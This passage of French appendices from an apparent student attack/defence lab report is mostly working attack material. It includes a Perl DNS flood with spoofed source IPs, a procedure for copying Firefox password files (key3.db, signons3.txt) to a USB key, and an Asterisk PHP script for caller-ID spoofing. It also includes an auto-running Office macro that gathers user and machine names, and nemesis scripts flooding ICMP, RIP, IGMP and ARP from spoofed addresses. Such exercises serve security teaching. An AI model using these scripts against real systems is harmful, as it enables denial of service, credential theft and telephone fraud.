    $str .= @abc[int rand(25)];
    $name = $str . "." . @domains[int rand(3)];# composition d'un nom de domaine aléatoire
    $src_ip = int(rand(255)) . "." . int(rand(255)) . "." . int(rand(255)) . "." .
int(rand(255));          # composition d'une adresse IP source aléatoire

    # Make DNS packet
    my $dnspacket = new Net::DNS::Packet($name, "A");
    my $dnsdata = $dnspacket->data;
    my $sock = new Net::RawIP({udp=>{}});

    # send packet
    $sock->set({ip => {
                saddr => $src_ip, daddr => "$ARGV[0]", frag_off=>0,tos=>0,id=>1565},
                udp => {source => 53,
                dest => 53, data=>$dnsdata      # port 53 pour viser le serveur DNS
                } });
    $sock->send;
}

exit(0);
```

Annexe 6 : Analyse du trafic Wifi capturé

```
bt ~ # lsusb
Bus 8 Device 2: ID 07d1:3c03 D-Link System
Bus 8 Device 3: ID 5986:0137
Bus 8 Device 1: ID 0000:0000
Bus 7 Device 1: ID 0000:0000
Bus 6 Device 1: ID 0000:0000
Bus 5 Device 1: ID 0000:0000
Bus 4 Device 1: ID 0000:0000
Bus 2 Device 3: ID 04f3:0210 Elan Microelectronics Corp.
Bus 2 Device 1: ID 0000:0000
Bus 3 Device 1: ID 0000:0000
Bus 1 Device 1: ID 0000:0000


bt ~ # iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
rausb0    RT73 WLAN  ESSID:"Candide_SA"  Nickname:""
      Mode:Managed  Frequency=2.472 GHz  Access Point: 00:0E:83:88:E8:D4
          Bit Rate=11 Mb/s
          RTS thr:off   Fragment thr:off
          Encryption key:off
          Link Quality=87/100  Signal level:-48 dBm  Noise level:-79 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0


bt ~ # iwlist rausb0 scan
rausb0    Scan completed :
          Cell 01 - Address: 00:0E:83:88:E8:D4
                    ESSID:"Candide_SA"
                    Mode:Managed
                    Channel:13
                    Encryption key:off
                    Bit Rates:130 Mb/s
```

Annexe 7 : Documentation pour les vols de mot de passe


SARL ATTAQUE	Référence Document **Pe_vol_motdepasse.doc**	Version 1.0	Page 4
	Qualification ***En cours de validation***	Date **09/10/2008**	
	Origine	Revue	Visa
	Procédure pour récupérer tous les mots de passe Firefox sous Windows xp		
Type de document : Titre du document :	Procédure **Récupération mot de passe Windows xp**		

Diffusion:

Createur/Modificateur	Version	Nombre de copies	Pour action	Pour info
Nans Delrieu	1.0	1	☑	


Approbation Responsable Qualité	**Approbation Chef de projet**
Nom : Bouteiller Maud Qualité : **Responsable Qualité** Visa : ☑	Nom : Diouf Aminata Qualité : **Chef de projet** Visa : ☑

Cliquer sur démarrer → rechercher (cf. ci dessous)




Cliquer sur tous les fichiers et tous les dossiers :

Cliquez sur options avancées, puis cocher la case Rechercher dans les fichiers et les dossiers cachés : (cf ci dessous)




Dans Rechercher dans → sélectionner Parcourir… (cf. ci dessous)




© SARL Attaque


Choisissez le dossier “Documents and Setting dans c: (cf. ci dessous)



Taper le nom de fichier suivant dans la case « Une partie ou l’ensemble du nom de fichier » : key3.db (cf. ci dessous)




Une fois les fichiers trouvés, faire un clic droit et cliquer sur copier (cf. ci-dessous)




Coller **le ou les** fichiers sur votre clé USB.

Enfin cliquez sur précédent puis taper le nom de fichier suivant dans la case « Une partie ou l'ensemble du nom de fichier » : signons3.txt (cf. ci dessous)



Une fois les fichiers trouvés, faire un clic droit et cliquer sur copier (cf. ci-dessous)



Collez-les sur votre clé USB.

Une fois que vous avez ces deux fichiers sur votre clé USB, vous avez récupérés tous les mots de passe enregistrés dans Firefox. Faites passer les fichiers à l'équipe compétente.

BOUTEILLIER Maud

Annexe 8 : Configuration appliquée à Asterisk sous Debian

SIP.conf :

```
[general]
context=forfait-ovh
bindport=5060
bindaddr=0.0.0.0
srvlookup=yes
register => 00339xxxxxx:xxxxxxx@sip.ovh.net
[forfait-ovh]
type=peer
host=sip.ovh.net
context=ovh-sip
language=fr
insecure=very
username=003397xxxxxxx
secret=xxxxxxxx
nat=yes
canreinvite=no
dtmfmode=auto
video=no
restrictcid=no
amaflags=default
```

extension.conf :

On ajoutera juste les 3 lignes suivantes dans extensions .conf qui définissent juste le script à exécuter lorsqu'on reçoit un appel sur le 003397xxxxxxx :

- [ovh]
- exten => 003397xxxxxxx,1,Answer()
- exten => 003397xxxxxxx,AGI(fake_callerid.php)

Le serveur Asterisk dispose d'une AGI permettant de développer les scripts en PHP. Des classes ont été crées pour faciliter la programmation, dans l'exemple suivant on utilisera la classe phpagi disponible sur « http://phpagi.sourceforge.net/ ».

/var/lib/asterisk/agi-bin/fake_caller.php

```
#!/usr/bin/php5 -q
<?php
  set_time_limit(60);
  require('phpagi.php');
  $agi = new AGI();
  $agi->answer();


  //on demande quel numero on souhaite appelé
    $agi->stream_file($chemin2.'welcome','6');
    $agi->stream_file($chemin2.'enter-ext-of-person','6');
         $result = $agi->get_data('beep', 3000, 20);
    $num_dest = $result['result'];
    // on demande le numéro a afficher
    $agi->text2wav("Entrer le numero que vous souhaitez afficher lors de l appel");
    $result = $agi->get_data('beep', 3000, 20);
   $callerid = $result['result'];
   // on parametre le nouveau numéro a afficher
   $agi->set_callerid($callerid);
   // et on appel
  $optioncall = "SIP/".$num_dest."@forfait-ovh";//|9000|rTS(n):
  $agi->exec('Dial', $optioncall);
  $agi->hangup();
?>
```

Annexe 9 : Attaques utilisant les macros de fichiers Excel ou Word

Macro 1 : attaques légères

```
Sub Auto_Open()

MsgBox "création de répertoire", vbOKOnly, "Informations"
'Option Explicit
Dim objFSO, objFolder, strDirectory
strDirectory = "c:\test"
 Create FileSystemObject. So we can apply .createFolder method
Set objFSO = CreateObject("Scripting.FileSystemObject")
' Here is the key line Create a Folder, using strDirectory
Set objFolder = objFSO.CreateFolder(strDirectory)
'WScript.Echo "Repertoire cree " & strDirectory

MsgBox "éjection lecteur cd", vbOKOnly, "Informations"
 Set oWMP = CreateObject("WMPlayer.OCX.7")
 Set colCDROMs = oWMP.cdromCollection
 colCDROMs.Item(0).Eject

 MsgBox "Création de lien lnk sur le bureau", vbOKOnly, "Informations"
    Set WshShell = CreateObject("Wscript.Shell")
    strDesktop = WshShell.SpecialFolders("Desktop")
    Set oShellLink = WshShell.CreateShortcut(strDesktop & "\Shortcut Script.lnk")
    oShellLink.TargetPath = ScriptFullName
    oShellLink.WindowStyle = 1
    oShellLink.Hotkey = "CTRL+SHIFT+F"
    oShellLink.IconLocation = "notepad.exe, 0"
    oShellLink.Description = "Shortcut Script"
    oShellLink.WorkingDirectory = strDesktop
    oShellLink.Save

    MsgBox "Création de lien url sur le bureau", vbOKOnly, "Informations"
    Set oUrlLink = WshShell.CreateShortcut(strDesktop & "\Web Site.url")
        oUrlLink.TargetPath = "http://www.lequipe.fr"
        oUrlLink.Save
       Set WshNetwork = CreateObject("WScript.Network")

    MsgBox "Domain = " & WshNetwork.UserDomain, vbOKOnly, "Informations"

    MsgBox "Computer Name = " & WshNetwork.ComputerName, vbOKOnly, "Informations"

    MsgBox "User Name = " & WshNetwork.UserName, vbOKOnly, "Informations"

End Sub
```

Annexe 10 : Scripts shell de l'attaque flooding de la troisième confrontation

```
#!/bin/sh

i=0
x=0
y=0

while [ $i -lt 10 ]
do
   for (( x , y ; y<255 ; y++ ));
   do
      for (( x=0, y ; x<255 ; x++ ));
      do
         nemesis icmp -S 172.18.$y.$x -D 172.18.4.200 -i 8 -c 0 -P
Picmpdata.txt

         nemesis icmp -S 172.18.$y.$x -D 172.18.4.202 -i 8 -c 0 -P
Picmpdata.txt

         nemesis icmp -S 172.18.$y.$x -D 172.18.4.2 -i 8 -c 0 -P
Picmpdata.txt
      done

   nemesis icmp -S 172.18.$y.$x -D 172.18.4.200 -i 8 -c 0 -P Picmpdata.txt
   nemesis icmp -S 172.18.$y.$x -D 172.18.4.202 -i 8 -c 0 -P Picmpdata.txt
   nemesis icmp -S 172.18.$y.$x -D 172.18.4.2 -i 8 -c 0 -P Picmpdata.txt

   done
done
```

```
#!/bin/sh

i=0
x=0
y=0

while [ $i -lt 10 ]
do

   for (( x , y ; y<255; y++ ));
   do

      for (( x=0, y ; x<255 ; x++ ));
      do

            nemesis rip -S 172.18.$y.$x -D 172.18.4.2
            nemesis rip -S 172.18.$y.$x -D 172.18.4.202

      done

      nemesis rip -S 172.18.$y.$x -D 172.18.4.2

      nemesis rip -S 172.18.$y.$x -D 172.18.4.202


      done
done
```

```
#!/bin/sh

i=0
x=0
y=0

while [ $i -lt 10 ]
do

   for (( x , y ; y<255; y++ ));
   do

      for (( x=0, y ; x<255 ; x++ ));
      do

            nemesis igmp -S 172.18.$y.$x -D 172.18.4.2

            nemesis igmp -S 172.18.$y.$x -D 172.18.4.202

      done

      nemesis igmp -S 172.18.$y.$x -D 172.18.4.2
      nemesis igmp -S 172.18.$y.$x -D 172.18.4.202

      done
done
```

```
#!/bin/sh

i=0
x=0
y=0

while [ $i -lt 10 ]
do
      for (( x , y ; y<256 ; y++ ));
      do
            for (( x=0, y ; x<256 ; x++ ));
            do
                  nemesis arp -r -S 172.18.$y.$x -h 00:14:F2:75:ED:72 -D
172.18.15.255
                  nemesis arp -r -S 172.18.$y.$x -h 00:04:23:B8:4E:2C -D
172.18.15.255
                  nemesis arp -r -S 172.18.$y.$x -h 00:0A:5E:1E:2D:EB -D
172.18.15.255
            done
            nemesis arp -r -S 172.18.$y.$x -h 00:14:F2:75:ED:72 -D
172.18.15.255
            nemesis arp -r -S 172.18.$y.$x -h 00:04:23:B8:4E:2C -D
172.18.15.255
            nemesis arp -r -S 172.18.$y.$x -h 00:0A:5E:1E:2D:EB -D
172.18.15.255
      done
done
```